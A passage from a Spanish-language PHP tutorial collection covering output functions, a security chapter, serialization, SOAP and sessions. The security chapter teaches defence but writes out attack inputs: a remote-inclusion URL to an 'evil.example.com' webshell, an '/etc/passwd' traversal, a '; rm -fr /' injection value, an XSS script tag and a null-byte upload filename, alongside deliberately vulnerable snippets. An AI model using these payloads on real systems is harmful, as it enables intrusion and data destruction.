print_r($myarray);
```

`var_dump()` : genera información de depuración legible para el ser humano sobre el contenido de los argumentos, incluido su tipo y valor

La salida es más detallada en comparación con `print_r` porque también genera el **tipo** de la variable junto con su **valor** y otra información como ID de objeto, tamaños de matriz, longitudes de cadena, marcadores de referencia, etc.

Puede usar `var_dump` para generar una versión más detallada para la depuración.

```
var_dump($myobject, $myarray, $mystring, $myint);
```

La salida es más detallada:

```
object(stdClass)#12 (1) {
  ["myvalue"]=>
  string(11) "Hello World"
}
array(2) {
  [0]=>
  string(5) "Hello"
  [1]=>
  string(5) "World"
}
string(11) "Hello World"
int(42)
```

Nota : Si está utilizando xDebug en su entorno de desarrollo, la salida de var_dump está limitada / truncada de forma predeterminada. Consulte la documentación oficial para obtener más información sobre las opciones para cambiar esto.

`var_export()` - Código `PHP` salida válido

`var_export()` vuelca una representación de `PHP` analizable del elemento.

> Puede pasar **verdadero** como segundo parámetro para devolver el contenido a una variable.

```
var_export($myarray);
var_export($mystring);
var_export($myint);
```

La salida es un código PHP válido:

```
array (
  0 => 'Hello',
  1 => 'World',
)
'Hello World'
42
```

Para poner el contenido en una variable, puedes hacer esto:

```
$array_export = var_export($myarray, true);
$string_export = var_export($mystring, true);
$int_export = var_export($myint, 1); // any `Truthy` value
```

Después de eso, puedes mostrarlo así:

```
printf('$myarray = %s; %s', $array_export, PHP_EOL);
printf('$mystring = %s; %s', $string_export, PHP_EOL);
printf('$myint = %s; %s', $int_export, PHP_EOL);
```

Esto producirá la siguiente salida:

```
$myarray = array (
  0 => 'Hello',
  1 => 'World',
);
$mystring = 'Hello World';
$myint = 42;
```

printf vs sprintf

`printf` **es** la **salida** una cadena con formato utilizando marcadores de posición

`sprintf`

devolverá la cadena formateada

```
$name = 'Jeff';

// The `%s` tells PHP to expect a string
//            ↓  `%s` is replaced by  ↓
printf("Hello %s, How's it going?", $name);
#> Hello Jeff, How's it going?

// Instead of outputting it directly, place it into a variable ($greeting)
$greeting = sprintf("Hello %s, How's it going?", $name);
echo $greeting;
#> Hello Jeff, How's it going?
```

También es posible formatear un número con estas 2 funciones. Esto se puede usar para formatear un valor decimal usado para representar el dinero de modo que siempre tenga 2 dígitos decimales.

```
$money = 25.2;
printf('%01.2f', $money);
#> 25.20
```

Las dos funciones `vprintf` y `vsprintf` funcionan como `printf` y `sprintf` , pero aceptan una cadena de formato y una matriz de valores, en lugar de variables individuales.

Concatenación de cuerdas con eco.

Puede usar la concatenación para unir las cadenas "de extremo a extremo" mientras las emite (con `echo` o `print` por ejemplo).

Puedes concatenar variables usando a `.` (punto / punto).

```
// String variable
$name = 'Joel';

// Concatenate multiple strings (3 in this example) into one and echo it once done.
//      1. ↓        2. ↓            3. ↓    - Three Individual string items
echo '<p>Hello ' . $name . ', Nice to see you.</p>';
//               ↑       ↑                  - Concatenation Operators

#> "<p>Hello Joel, Nice to see you.</p>"
```

Similar a la concatenación, el `echo` (cuando se usa sin paréntesis) se puede usar para combinar cadenas y variables (junto con otras expresiones arbitrarias) usando una coma (,).

```
$itemCount = 1;

echo 'You have ordered ', $itemCount, ' item', $itemCount === 1 ? '' : 's';
//                     ↑           ↑        ↑                - Note the commas

#> "You have ordered 1 item"
```

Concatenación de cadenas vs pasar múltiples argumentos a echo

Pasar múltiples argumentos al comando echo es más ventajoso que la concatenación de cadenas en algunas circunstancias. Los argumentos se escriben en la salida en el mismo orden en que se pasan.

```
echo "The total is: ", $x + $y;
```

El problema con la concatenación es que el período `.` Tiene prioridad en la expresión. Si se concatena, la expresión anterior necesita paréntesis adicionales para el comportamiento correcto. La precedencia del período afecta también a los operadores ternarios.

```
echo "The total is: " . ($x + $y);
```

Salida de enteros grandes

En sistemas de 32 bits, los enteros más grandes que `PHP_INT_MAX` se convierten automáticamente a flotar. La salida de estos como valores enteros (es decir, notación no científica) se puede hacer con `printf` , utilizando la representación `float` , como se ilustra a continuación:

```
foreach ([1, 2, 3, 4, 5, 6, 9, 12] as $p) {
    $i = pow(1024, $p);
    printf("pow(1024, %d) > (%7s) %20s %38.0F", $p, gettype($i), $i, $i);
    echo "  ", $i, "\n";
}
// outputs:
pow(1024,  1)  integer                 1024                                    1024  1024
pow(1024,  2)  integer              1048576                                 1048576  1048576
pow(1024,  3)  integer           1073741824                              1073741824  1073741824
pow(1024,  4)   double        1099511627776                           1099511627776
1099511627776
pow(1024,  5)   double  1.1258999068426E+15                      1125899906842624
1.1258999068426E+15
pow(1024,  6)   double  1.1529215046068E+18                   1152921504606846976
1.1529215046068E+18
pow(1024,  9)   double  1.2379400392854E+27           1237940039285380274899124224
1.2379400392854E+27
pow(1024, 12)   double  1.3292279957849E+36  1329227995784915872903807060280344576
1.3292279957849E+36
```

> Nota: ¡cuidado con la precisión de flotación, que no es infinita!

Si bien esto se ve bien, en este ejemplo artificial, todos los números se pueden representar como un número binario, ya que todos son potencias de 1024 (y, por lo tanto, 2). Ver por ejemplo:

```
$n = pow(10, 27);
printf("%s %.0F\n", $n, $n);
// 1.0E+27 1000000000000000013287555072
```

Genere una matriz multidimensional con índice y valor e imprima en la tabla

```
Array
(
    [0] => Array
        (
            [id] => 13
            [category_id] => 7
            [name] => Leaving Of Liverpool
            [description] => Leaving Of Liverpool
            [price] => 1.00
            [virtual] => 1
            [active] => 1
            [sort_order] => 13
            [created] => 2007-06-24 14:08:03
            [modified] => 2007-06-24 14:08:03
            [image] => NONE
        )

    [1] => Array
        (
            [id] => 16
            [category_id] => 7
            [name] => Yellow Submarine
            [description] => Yellow Submarine
            [price] => 1.00
            [virtual] => 1
            [active] => 1
            [sort_order] => 16
            [created] => 2007-06-24 14:10:02
            [modified] => 2007-06-24 14:10:02
            [image] => NONE
        )

)
```

Matriz multidimensional de salida con índice y valor en tabla

```
<table>
<?php
foreach ($products as $key => $value) {
    foreach ($value as $k => $v) {
        echo "<tr>";
        echo "<td>$k</td>"; // Get index.
        echo "<td>$v</td>"; // Get value.
        echo "</tr>";
    }
}
?>
</table>
```

Lea Salida del valor de una variable en línea: https://riptutorial.com/es/php/topic/6695/salida-del-valor-de-una-variable

Capítulo 89: Seguridad

Introducción

Como la mayoría de los sitios web utilizan PHP, la seguridad de la aplicación es un tema importante para que los desarrolladores de PHP protejan su sitio web, sus datos y sus clientes. Este tema cubre las mejores prácticas de seguridad en PHP, así como las vulnerabilidades y debilidades comunes con arreglos de ejemplo en PHP.

Observaciones

Ver también

- Prevención de la inyección SQL con consultas parametrizadas en PDO
- Declaraciones preparadas en mysqli
- Proyecto de seguridad de aplicaciones web abiertas (OWASP)

Examples

Error al reportar

Por defecto, PHP generará *errores* , *advertencias* y mensajes de *aviso* directamente en la página si ocurre algo inesperado en un script. Esto es útil para resolver problemas específicos con un script, pero al mismo tiempo genera información que no quiere que sus usuarios sepan.

Por lo tanto, es una buena práctica evitar mostrar esos mensajes que revelarán información sobre su servidor, como su árbol de directorios, por ejemplo, en entornos de producción. En un entorno de desarrollo o prueba, estos mensajes aún pueden ser útiles para mostrar con fines de depuración.

Una solución rápida

Puede desactivarlas para que los mensajes no se muestren, sin embargo, esto hace que la depuración de su script sea más difícil.

```
<?php
  ini_set("display_errors", "0");
?>
```

O cambiarlos directamente en el *php.ini* .

```
display_errors = 0
```

Errores de manejo

Una mejor opción sería almacenar esos mensajes de error en un lugar donde sean más útiles, como una base de datos:

```
set_error_handler(function($errno , $errstr, $errfile, $errline){
  try{
    $pdo = new PDO("mysql:host=hostname;dbname=databasename", 'dbuser', 'dbpwd', [
      PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION
    ]);

    if($stmt = $pdo->prepare("INSERT INTO `errors` (no,msg,file,line) VALUES (?,?,?,?)")){
      if(!$stmt->execute([$errno, $errstr, $errfile, $errline])){
        throw new Exception('Unable to execute query');
      }
    } else {
      throw new Exception('Unable to prepare query');
    }
  } catch (Exception $e){
    error_log('Exception: ' . $e->getMessage() . PHP_EOL . "$errfile:$errline:$errno |
$errstr");
  }
});
```

Este método registrará los mensajes en la base de datos y si eso falla en un archivo en lugar de hacerlo directamente en la página. De esta manera, puede hacer un seguimiento de lo que los usuarios están experimentando en su sitio web y notificarle de inmediato si algo va mal.

Secuencias de comandos entre sitios (XSS)

Problema

Las secuencias de comandos entre sitios son la ejecución involuntaria de código remoto por parte de un cliente web. Cualquier aplicación web puede exponerse a XSS si recibe información de un usuario y la publica directamente en una página web. Si la entrada incluye HTML o JavaScript, se puede ejecutar un código remoto cuando el cliente web representa este contenido.

Por ejemplo, si un tercero incluye un archivo JavaScript :

```
// http://example.com/runme.js
document.write("I'm running");
```

Y una aplicación PHP emite directamente una cadena que se le pasa:

```
<?php
echo '<div>' . $_GET['input'] . '</div>';
```

Si un parámetro GET sin marcar contiene `<script src="http://example.com/runme.js"></script>` , la salida del script PHP será:

```
<div><script src="http://example.com/runme.js"></script></div>
```

El JavaScript de terceros se ejecutará y el usuario verá "Estoy ejecutando" en la página web.

Solución

Como regla general, nunca confíe en la información proveniente de un cliente. Cada valor GET, POST y cookie puede ser cualquier cosa y, por lo tanto, debe validarse. Cuando emita cualquiera de estos valores, escápelos para que no se evalúen de manera inesperada.

Tenga en cuenta que incluso en las aplicaciones más simples los datos se pueden mover y será difícil hacer un seguimiento de todas las fuentes. Por lo tanto, es una buena práctica escapar *siempre de la* salida.

PHP proporciona algunas formas de escapar de la salida dependiendo del contexto.

Funciones de filtro

Las funciones de filtro de PHP permiten que los datos de entrada al script php se desinfecten o validen de muchas maneras . Son útiles al guardar o enviar datos de entrada del cliente.

Codificación HTML

`htmlspecialchars` convertirá los "caracteres especiales HTML" en sus codificaciones HTML, lo que significa que *no* se procesarán como HTML estándar. Para arreglar nuestro ejemplo anterior usando este método:

```
<?php
echo '<div>' . htmlspecialchars($_GET['input']) . '</div>';
// or
echo '<div>' . filter_input(INPUT_GET, 'input', FILTER_SANITIZE_SPECIAL_CHARS) . '</div>';
```

Sería de salida:

```
<div>&lt;script src=&quot;http://example.com/runme.js&quot;&gt;&lt;/script&gt;</div>
```

Todo *lo que* esté dentro de la etiqueta `<div>` *no* será interpretado como una etiqueta de JavaScript por el navegador, sino como un simple nodo de texto. El usuario verá con seguridad:

```
<script src="http://example.com/runme.js"></script>
```

Codificación URL

Cuando se genera una URL generada dinámicamente, PHP proporciona la función `urlencode` para `urlencode` con seguridad URL válidas. Entonces, por ejemplo, si un usuario puede ingresar datos que se convierten en parte de otro parámetro GET:

```
<?php
$input = urlencode($_GET['input']);
// or
$input = filter_input(INPUT_GET, 'input', FILTER_SANITIZE_URL);
echo '<a href="http://example.com/page?input="' . $input . '">Link</a>';
```

Cualquier entrada maliciosa se convertirá en un parámetro de URL codificada.

Usando bibliotecas externas especializadas o listas de OWASP AntiSamy

A veces deseará enviar HTML u otro tipo de entradas de código. Deberá mantener una lista de palabras autorizadas (lista blanca) y no autorizada (lista negra).

Puede descargar las listas estándar disponibles en el sitio web de OWASP AntiSamy . Cada lista es apta para un tipo específico de interacción (ebay api, tinyMCE, etc ...). Y es de código abierto.

Existen bibliotecas para filtrar HTML y prevenir ataques XSS en el caso general y que funcionan al menos tan bien como las listas de AntiSamy con un uso muy fácil. Por ejemplo tienes purificador de HTML

Inclusión de archivos

Inclusión remota de archivos

La inclusión de archivos remotos (también conocida como RFI) es un tipo de vulnerabilidad que permite a un atacante incluir un archivo remoto.

Este ejemplo inyecta un archivo alojado remotamente que contiene un código malicioso:

```
<?php
include $_GET['page'];
```

/vulnerable.php?page= http://evil.example.com/webshell.txt ?

Inclusión de archivos locales

La inclusión de archivos locales (también conocida como LFI) es el proceso de incluir archivos en un servidor a través del navegador web.

```
<?php
$page = 'pages/'.$_GET['page'];
if(isset($page)) {
    include $page;
} else {
    include 'index.php';
}
```

/vulnerable.php?page=../../../../etc/passwd

Solución a RFI y LFI:

Se recomienda solo permitir la inclusión de archivos que usted haya aprobado, y limitarlos solo a

esos.

```
<?php
$page = 'pages/'.$_GET['page'].'.php';
$allowed = ['pages/home.php','pages/error.php'];
if(in_array($page,$allowed)) {
    include($page);
} else {
    include('index.php');
}
```

Inyección de línea de comando

Problema

De manera similar, la inyección SQL permite que un atacante ejecute consultas arbitrarias en una base de datos, la inyección de línea de comandos permite que alguien ejecute comandos del sistema que no sean de confianza en un servidor web. Con un servidor asegurado incorrectamente, esto le daría a un atacante un control completo sobre un sistema.

Digamos, por ejemplo, que un script le permite a un usuario listar el contenido del directorio en un servidor web.

```
<pre>
<?php system('ls ' . $_GET['path']); ?>
</pre>
```

(En una aplicación del mundo real, se usarían las funciones u objetos incorporados de PHP para obtener el contenido de la ruta. Este ejemplo es para una simple demostración de seguridad).

Uno esperaría obtener un parámetro de `path` similar a `/tmp` . Pero como cualquier entrada está permitida, la `path` podría ser `; rm -fr /` . El servidor web ejecutaría entonces el comando.

```
ls; rm -fr /
```

e intenta eliminar todos los archivos de la raíz del servidor.

Solución

Todos los argumentos de comando deben **escaparse** utilizando `escapeshellarg()` o `escapeshellcmd()` . Esto hace que los argumentos no sean ejecutables. Para cada parámetro, el valor de entrada también debe ser **validado** .

En el caso más simple, podemos asegurar nuestro ejemplo con

```
<pre>
<?php system('ls ' . escapeshellarg($_GET['path'])); ?>
</pre>
```

Siguiendo el ejemplo anterior con el intento de eliminar archivos, el comando ejecutado se convierte en

```
ls '; rm -fr /'
```

Y la cadena simplemente se pasa como un parámetro a `ls` , en lugar de terminar el comando `ls` y ejecutar `rm` .

Se debe tener en cuenta que el ejemplo anterior ahora es seguro desde la inyección de comandos, pero no desde el cruce de directorios. Para solucionar esto, se debe verificar que la ruta normalizada comience con el subdirectorio deseado.

PHP ofrece una variedad de funciones que se ejecutan los comandos del sistema, incluyendo `exec` , `passthru` , `proc_open` , `shell_exec` y `system` . Todos deben tener sus entradas cuidadosamente validadas y escapadas.

Fuga de la versión de PHP

Por defecto, PHP le dirá al mundo qué versión de PHP está utilizando, por ejemplo,

```
X-Powered-By: PHP/5.3.8
```

Para arreglar esto puedes cambiar php.ini:

```
expose_php = off
```

O cambiar el encabezado:

```
header("X-Powered-By: Magic");
```

O si prefieres un método htaccess:

```
Header unset X-Powered-By
```

Si alguno de los métodos anteriores no funciona, también existe la función `header_remove()` que le brinda la capacidad de eliminar el encabezado:

```
header_remove('X-Powered-By');
```

Si los atacantes saben que está usando PHP y la versión de PHP que está usando, es más fácil para ellos explotar su servidor.

Etiquetas de desmontaje

`strip_tags` es una función muy poderosa si sabes cómo usarla. Como método para evitar ataques de scripts entre sitios, existen mejores métodos, como la codificación de caracteres, pero eliminar etiquetas es útil en algunos casos.

Ejemplo básico

```
$string = '<b>Hello,<> please remove the <> tags.</b>';

echo strip_tags($string);
```

Salida cruda

```
Hello, please remove the tags.
```

Permitir etiquetas

Digamos que desea permitir una determinada etiqueta pero no otras etiquetas, luego lo especificaría en el segundo parámetro de la función. Este parámetro es opcional. En mi caso, solo quiero que se pase la etiqueta `<b>` .

```
$string = '<b>Hello,<> please remove the <br> tags.</b>';

echo strip_tags($string, '<b>');
```

Salida cruda

```
<b>Hello, please remove the  tags.</b>
```

Aviso (s)

`HTML` comentarios `HTML` y las etiquetas `PHP` también se eliminan. Esto está codificado y no se puede cambiar con allowable_tags.

En `PHP` 5.3.4 y versiones posteriores, las etiquetas `XHTML` cierre automático se ignoran y solo se deben usar etiquetas que no sean de cierre automático en allowable_tags. Por ejemplo, para permitir tanto `<br>` `<br/>` , debe usar:

```
<?php
strip_tags($input, '<br>');
?>
```

Solicitud de falsificación entre sitios

Problema

La falsificación de solicitudes entre sitios o `CSRF` puede forzar a un usuario final a generar, sin saberlo, solicitudes maliciosas a un servidor web. Este vector de ataque puede ser explotado en las solicitudes POST y GET. Digamos, por ejemplo, que el punto final de url `/delete.php?accnt=12`

elimina la cuenta tal como se pasa desde el parámetro `accnt` de una solicitud GET. Ahora si un usuario autenticado encontrará el siguiente script en cualquier otra aplicación

```
<img src="http://domain.com/delete.php?accnt=12" width="0" height="0" border="0">
```

La cuenta sería eliminada.

Solución

Una solución común a este problema es el uso de **tokens CSRF** . Los tokens CSRF están integrados en las solicitudes, de modo que una aplicación web puede confiar en que una solicitud provino de una fuente esperada como parte del flujo de trabajo normal de la aplicación. Primero, el usuario realiza alguna acción, como ver un formulario, que activa la creación de un token único. Un formulario de ejemplo que implementa esto podría verse como

```
<form method="get" action="/delete.php">
  <input type="text" name="accnt" placeholder="accnt number" />
  <input type="hidden" name="csrf_token" value="<randomToken>" />
  <input type="submit" />
</form>
```

El servidor puede validar el token contra la sesión del usuario después del envío del formulario para eliminar las solicitudes maliciosas.

Código de muestra

Aquí está el código de ejemplo para una implementación básica:

```
/* Code to generate a CSRF token and store the same */
...
<?php
  session_start();
  function generate_token() {
    // Check if a token is present for the current session
    if(!isset($_SESSION["csrf_token"])) {
        // No token present, generate a new one
        $token = random_bytes(64);
        $_SESSION["csrf_token"] = $token;
    } else {
        // Reuse the token
        $token = $_SESSION["csrf_token"];
    }
    return $token;
  }
?>
<body>
  <form method="get" action="/delete.php">
    <input type="text" name="accnt" placeholder="accnt number" />
    <input type="hidden" name="csrf_token" value="<?php echo generate_token();?>" />
    <input type="submit" />
  </form>
</body>
```

```
...


/* Code to validate token and drop malicious requests */
...
<?php
  session_start();
  if ($_GET["csrf_token"] != $_SESSION["csrf_token"]) {
    // Reset token
    unset($_SESSION["csrf_token"]);
    die("CSRF token validation failed");
  }
?>
...
```

Hay muchas bibliotecas y marcos ya disponibles que tienen su propia implementación de validación CSRF. Aunque esta es la implementación simple de CSRF, debe escribir algo de código para **regenerar** su token CSRF dinámicamente para evitar el robo y la fijación del token CSRF.

Subiendo archivos

Si desea que los usuarios carguen archivos en su servidor, necesita hacer un par de comprobaciones de seguridad antes de mover el archivo cargado a su directorio web.

Los datos subidos:

Esta matriz contiene *datos enviados por el **usuario*** y *no* es información sobre el archivo en sí. Si bien, por lo general, estos datos son generados por el navegador, se puede realizar fácilmente una solicitud de publicación al mismo formulario utilizando el software.

```
$_FILES['file']['name'];
$_FILES['file']['type'];
$_FILES['file']['size'];
$_FILES['file']['tmp_name'];
```

- `name` - verifica cada aspecto de ella
- `type` - Nunca use estos datos. Puede ser recuperado usando funciones de PHP en su lugar.
- `size` - seguro de usar.
- `tmp_name` - Seguro de usar.

Explotando el nombre del archivo

Normalmente, el sistema operativo no permite caracteres específicos en un nombre de archivo, pero al falsificar la solicitud puede agregarlos para que ocurran cosas inesperadas. Por ejemplo, vamos a nombrar el archivo:

```
../script.php%00.png
```

Mira bien ese nombre de archivo y deberías notar un par de cosas.

1. El primero en darse cuenta es el `../` , totalmente ilegal en un nombre de archivo y, al mismo tiempo perfectamente bien si va a mover un archivo desde el 1 de directorio a otro, lo que vamos a hacer ¿verdad?
2. Ahora puedes pensar que estabas verificando las extensiones de archivo correctamente en tu script, pero este exploit se basa en la decodificación de URL, traduciendo `%00` a un carácter `null` , básicamente diciendo al sistema operativo, esta cadena termina aquí, eliminando `.png` del nombre del archivo .

Así que ahora he subido `script.php` a otro directorio, pasando las validaciones simples a las extensiones de archivo. También pasa por `.htaccess` archivos `.htaccess` que impide que los scripts se ejecuten desde su directorio de carga.

Obtención segura del nombre y extensión del archivo

Puede usar `pathinfo()` para extrapolar el nombre y la extensión de manera segura, pero primero necesitamos reemplazar los caracteres no deseados en el nombre del archivo:

```
// This array contains a list of characters not allowed in a filename
$illegal   = array_merge(array_map('chr', range(0,31)), ["<", ">", ":", '"', "/", "\\", "|",
"?", "*", " "]);
$filename  = str_replace($illegal, "-", $_FILES['file']['name']);

$pathinfo  = pathinfo($filename);
$extension = $pathinfo['extension'] ? $pathinfo['extension']:'';
$filename  = $pathinfo['filename']  ? $pathinfo['filename']:'';

if(!empty($extension) && !empty($filename)){
  echo $filename, $extension;
} else {
  die('file is missing an extension or name');
}
```

Si bien ahora tenemos un nombre de archivo y una extensión que se pueden usar para almacenar, sigo prefiriendo almacenar esa información en una base de datos y le doy un nombre generado, por ejemplo, `md5(uniqid().microtime())`

```
+----+--------+-----------+------------+------+----------------------------------+------------
---------+
| id | title  | extension | mime       | size | filename                         | time
|
+----+--------+-----------+------------+------+----------------------------------+------------
---------+
| 1  | myfile | txt       | text/plain | 1020 | 5bcdaeddbfbd2810fa1b6f3118804d66 | 2017-03-11
00:38:54 |
+----+--------+-----------+------------+------+----------------------------------+------------
---------+
```

Esto resolvería el problema de nombres de archivos duplicados y explotaciones imprevistas en el nombre del archivo. También haría que el atacante adivine dónde se ha almacenado ese archivo,

ya que no puede apuntarlo específicamente para su ejecución.

Validación de tipo mime

La verificación de una extensión de archivo para determinar qué archivo es no es suficiente, ya que un archivo llamado `image.png` puede contener un script php. Al verificar el tipo mime del archivo cargado contra una extensión de archivo, puede verificar si el archivo contiene el nombre al que se refiere su nombre.

Incluso puede ir un paso más allá para validar las imágenes, y eso es realmente abrirlas:

```
if($mime == 'image/jpeg' && $extension == 'jpeg' || $extension == 'jpg'){
  if($img = imagecreatefromjpeg($filename)){
    imagedestroy($img);
  } else {
    die('image failed to open, could be corrupt or the file contains something else.');
  }
}
```

Puede obtener el tipo mime utilizando una función incorporada o una clase .

Lista blanca de tus subidas

Lo más importante es que debe incluir en la lista blanca las extensiones de archivo y los tipos de mimo en función de cada formulario.

```
function isFiletypeAllowed($extension, $mime, array $allowed)
{
    return  isset($allowed[$mime]) &&
            is_array($allowed[$mime]) &&
            in_array($extension, $allowed[$mime]);
}

$allowedFiletypes = [
    'image/png'  => [ 'png' ],
    'image/gif'  => [ 'gif' ],
    'image/jpeg' => [ 'jpg', 'jpeg' ],
];

var_dump(isFiletypeAllowed('jpg', 'image/jpeg', $allowedFiletypes));
```

Lea Seguridad en línea: https://riptutorial.com/es/php/topic/2781/seguridad

Capítulo 90: Serialización de objetos

Sintaxis

- serializar ($ objeto)
- unserialize ($ objeto)

Observaciones

Todos los tipos de PHP excepto los recursos son serializables. Los recursos son un tipo de variable único que hace referencia a fuentes "externas", como las conexiones de base de datos.

Examples

Serializar / No serializar

`serialize()` devuelve una cadena que contiene una representación de byte-stream de cualquier valor que se puede almacenar en PHP. `unserialize()` puede usar esta cadena para recrear los valores de las variables originales.

Para serializar un objeto

```
serialize($object);
```

Para unserializar un objeto

```
unserialize($object)
```

Ejemplo

```
$array = array();
$array["a"] = "Foo";
$array["b"] = "Bar";
$array["c"] = "Baz";
$array["d"] = "Wom";

$serializedArray = serialize($array);
echo $serializedArray; //output:
a:4:{s:1:"a";s:3:"Foo";s:1:"b";s:3:"Bar";s:1:"c";s:3:"Baz";s:1:"d";s:3:"Wom";}
```

La interfaz serializable

Introducción

> Las clases que implementan esta interfaz ya no admiten `__sleep()` y `__wakeup()` . El método serialize se llama cuando una instancia necesita ser serializada. Esto no

invoca a `__destruct()` ni tiene ningún otro efecto secundario a menos que esté programado dentro del método. Cuando los datos no están `unserialized` , se conoce la clase y se llama al método `unserialize()` apropiado como constructor en lugar de llamar a `__construct()` . Si necesita ejecutar el constructor estándar, puede hacerlo en el método.

Uso básico

```
class obj implements Serializable {
    private $data;
    public function __construct() {
        $this->data = "My private data";
    }
    public function serialize() {
        return serialize($this->data);
    }
    public function unserialize($data) {
        $this->data = unserialize($data);
    }
    public function getData() {
        return $this->data;
    }
}

$obj = new obj;
$ser = serialize($obj);

var_dump($ser); // Output: string(38) "C:3:"obj":23:{s:15:"My private data";}"

$newobj = unserialize($ser);

var_dump($newobj->getData()); // Output: string(15) "My private data"
```

Lea Serialización de objetos en línea: https://riptutorial.com/es/php/topic/1868/serializacion-de-objetos

Capítulo 91: Servidor SOAP

Sintaxis

- addFunction () // Registre una (o más) función en el controlador de solicitudes SOAP
- addSoapHeader () // Agregar un encabezado SOAP a la respuesta
- fault () // Emitir SoapServer falla indicando un error
- getFunctions () // Devuelve la lista de funciones
- handle () // Maneja una solicitud SOAP
- setClass () // Establece la clase que maneja las solicitudes SOAP
- setObject () // Establece el objeto que se utilizará para manejar las solicitudes SOAP
- setPersistence () // Establece el modo de persistencia de SoapServer

Examples

Servidor SOAP básico

```
function test($x)
{
    return $x;
}

$server = new SoapServer(null, array('uri' => "http://test-uri/"));
$server->addFunction("test");
$server->handle();
```

Lea Servidor SOAP en línea: https://riptutorial.com/es/php/topic/5441/servidor-soap

Capítulo 92: Sesiones

Sintaxis

- void session_abort (void)
- int session_cache_expire ([string $ new_cache_expire])
- void session_commit (void)
- string session_create_id ([string $ prefix])
- bool session_decode (string $ data)
- bool session_destroy (void)
- string session_encode (void)
- int session_gc (void)
- array session_get_cookie_params (void)
- string session_id ([string $ id])
- bool session_is_registered (string $ name)
- string session_module_name ([string $ module])
- string session_name ([string $ name])
- bool session_regenerate_id ([bool $ delete_old_session = false])
- void session_register_shutdown (void)
- bool session_register (mixed $ name [, mixed $ ...])
- void session_reset (void)
- string session_save_path ([string $ path])
- void session_set_cookie_params (int $ lifetime [, string $ path [, string $ domain [, bool $ secure = false [, bool $ httponly = false]]])
- bool session_set_save_handler (callable $ abrir, callable $ cerrar, callable $ leer, callable $ escribir, callable $ destruir, callable $ gc [, callable $ create_sid [, callable $ validate_sid [, callable $ update_timestamp]])
- bool session_start ([array $ options = []])
- int session_status (void)
- bool session_unregister (string $ nombre)
- void session_unset (void)
- void session_write_close (void)

Observaciones

Tenga en cuenta que llamar a `session_start()` incluso si la sesión ya ha comenzado dará como resultado una advertencia de PHP.

Examples

Manipulación de datos de sesión.

La variable `$_SESSION` es una matriz, y puede recuperarla o manipularla como una matriz normal.

```
<?php
// Starting the session
session_start();

// Storing the value in session
$_SESSION['id'] = 342;

// conditional usage of session values that may have been set in a previous session
if(!isset($_SESSION["login"])) {
    echo "Please login first";
    exit;
}
// now you can use the login safely
$user = $_SESSION["login"];

// Getting a value from the session data, or with default value,
//     using the Null Coalescing operator in PHP 7
$name = $_SESSION['name'] ?? 'Anonymous';
```

También vea Manipular una matriz para obtener más información sobre cómo trabajar en una matriz.

Tenga en cuenta que si almacena un objeto en una sesión, solo se puede recuperar con gracia si tiene un autoloader de clase o si ya ha cargado la clase. De lo contrario, el objeto saldrá como el tipo `__PHP_Incomplete_Class` , que más tarde puede provocar bloqueos . Ver espacios de nombre y carga automática sobre carga automática.

Advertencia:

Los datos de sesión pueden ser secuestrados. Esto se describe en: *Pro PHP Security: de los principios de seguridad de la aplicación a la implementación de XSS Defence - Capítulo 7: Prevención del secuestro de sesiones* Por lo tanto, se recomienda encarecidamente que nunca almacene información personal en `$_SESSION` . Esto incluiría críticamente **los números de tarjetas de crédito** , **los identificadores emitidos por el gobierno** y las **contraseñas** ; pero también se extendería a datos menos confiables, como **nombres** , **correos electrónicos** , **números de teléfono** , etc., lo que permitiría a un pirata informático hacerse pasar por un usuario legítimo. Como regla general, utilice valores sin valor / no personales, como identificadores numéricos, en los datos de sesión.

Destruye toda una sesión.

Si tienes una sesión que deseas destruir, puedes hacerlo con `session_destroy()`

```
/*
    Let us assume that our session looks like this:
    Array([firstname] => Jon, [id] => 123)

    We first need to start our session:
*/
session_start();

/*
    We can now remove all the values from the `SESSION` superglobal:
```

```
    If you omitted this step all of the global variables stored in the
    superglobal would still exist even though the session had been destroyed.
*/
$_SESSION = array();

// If it's desired to kill the session, also delete the session cookie.
// Note: This will destroy the session, and not just the session data!
if (ini_get("session.use_cookies")) {
    $params = session_get_cookie_params();
    setcookie(session_name(), '', time() - 42000,
        $params["path"], $params["domain"],
        $params["secure"], $params["httponly"]
    );
}

//Finally we can destroy the session:
session_destroy();
```

Usar `session_destroy()` es diferente a usar algo como `$_SESSION = array();` que eliminará todos los valores almacenados en la `SESSION` superglobal pero no destruirá la versión almacenada real de la sesión.

Nota : usamos `$_SESSION = array();` En lugar de `session_unset()` porque el manual estipula:

> Solo use session_unset () para el código obsoleto que no usa $ _SESSION.

Opciones de session_start ()

Comenzando con las sesiones de PHP, podemos pasar una matriz con opciones `php.ini` basadas en sesión a la función `session_start` .

Ejemplo

```
<?php
   if (version_compare(PHP_VERSION, '7.0.0') >= 0) {
       // php >= 7 version
       session_start([
          'cache_limiter' => 'private',
          'read_and_close' => true,
       ]);
   } else {
       // php < 7 version
       session_start();
   }
?>
```

Esta característica también introduce una nueva configuración de `php.ini` llamada `session.lazy_write` , que por defecto es `true` y significa que los datos de la sesión solo se reescriben, si cambian.

Referencia: https://wiki.php.net/rfc/session-lock-ini

Nombre de sesion

Comprobando si las cookies de sesión han sido creadas

Nombre de sesión es el nombre de la cookie utilizada para almacenar sesiones. Puede usar esto para detectar si se han creado cookies para una sesión para el usuario:

```
if(isset($_COOKIE[session_name()])) {
    session_start();
}
```

Tenga en cuenta que este método generalmente no es útil a menos que realmente no quiera crear cookies innecesariamente.

Cambio de nombre de sesión

Puede actualizar el nombre de la sesión llamando a `session_name()` .

```
//Set the session name
session_name('newname');
//Start the session
session_start();
```

Si no se proporciona ningún argumento en `session_name()` , se devuelve el nombre de la sesión actual.

> Debe contener solo caracteres alfanuméricos; debe ser breve y descriptivo (es decir, para usuarios con advertencias de cookies habilitadas). El nombre de la sesión no puede constar de dígitos solamente, por lo menos una letra debe estar presente. De lo contrario, cada vez se genera un nuevo ID de sesión.

Bloqueo de sesión

Como todos sabemos, PHP escribe datos de sesión en un archivo en el lado del servidor. Cuando se realiza una solicitud al script php que inicia la sesión a través de `session_start()` , PHP bloquea este archivo de sesión que resulta en bloquear / esperar otras solicitudes entrantes para que se complete la misma `session_id` , debido a que las otras solicitudes se atascarán en `session_start()` hasta que o a menos que el **archivo de sesión bloqueado** no se libere

El archivo de sesión permanece bloqueado hasta que el script se completa o la sesión se cierra manualmente. Para evitar esta situación, *es decir, para evitar que se bloqueen varias solicitudes* , podemos iniciar la sesión y cerrar la sesión, lo que liberará el bloqueo del archivo de sesión y permitirá continuar con las solicitudes restantes.

```
